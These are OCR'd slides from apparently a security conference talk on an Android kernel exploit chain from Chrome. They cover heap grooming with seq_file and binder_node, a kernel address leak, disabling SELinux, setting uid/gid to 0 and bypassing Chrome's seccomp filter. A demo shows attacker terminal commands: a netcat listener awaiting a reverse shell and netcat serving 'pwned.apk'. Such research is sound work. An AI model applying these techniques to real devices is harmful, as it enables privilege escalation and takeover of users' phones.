
Build arbitrary read and write



Step 1. Prepare some holes before seq_file when doing Heap-Fengshui

Step 2. Fill these holes with binder_node


Build arbitrary read and write



Step 3. Trigger kfree(C+8)

Step 4. Allocate C+8 for epitem

Leak kernel address




```
pwndbg> pt/o struct binder_node
/* offset | size */ type = struct binder_node {
/* 0 | 4 */ int debug_id;
/* 4 | 4 */ spinlock_t lock;
... skip ...
/* 112 | 16 */ struct list_head {
/* 112 | 8 */ struct list_head *next;
/* 120 | 8 */ struct list_head *prev;
/* total size (bytes): 16 */
} async_todo;
/* total size (bytes): 128 */
}
```

Doubly linked list points to itself after initialized. once we overwrite buf pointer with prev pointer, content after the binder_node can be leaked.

Last step to get root ?

- Close Selinux
  - ✓ Set selinux_enforcing to 0
- Set uid/gid to 0


Last step to get root !

Chrome BPF filter disallows a lot of syscalls, so BPF must be closed.

- thread->seccomp->filter point to BPF rules, **can not be directly set to NULL**.
- In our test, there are four items in the filter chain in the Chrome sandbox, setting filter to the penultimate item will disable the BPF protection.

Solution Limitations

- Arbitrary read/write solution heavily depends on structure size
  - Size of seq_file, binder_node may change in different system version
  - Once the size changes, the solution might fail, but it is possible to find some other alternatives based on this model.
- Still need to adapt the selinux_enforcing currently
  - Could it be done automatically ?


funs@funs: ~/exp
funs@funs:~/exp$ node server.js
funs@funs:~/exp$ nc -lN 8089 < pwned.apk
funs@funs:~/exp$ nc -lvvp 8088
Listening on [0.0.0.0] (family 0, port 8088)
Pixel 4
12:12
Wednesday, Jul 29

Acknowledge

- Thanks to Guang Gong(@oldfresher), Jun Yao(@_2freeman) and Chi Zhang

Thank you !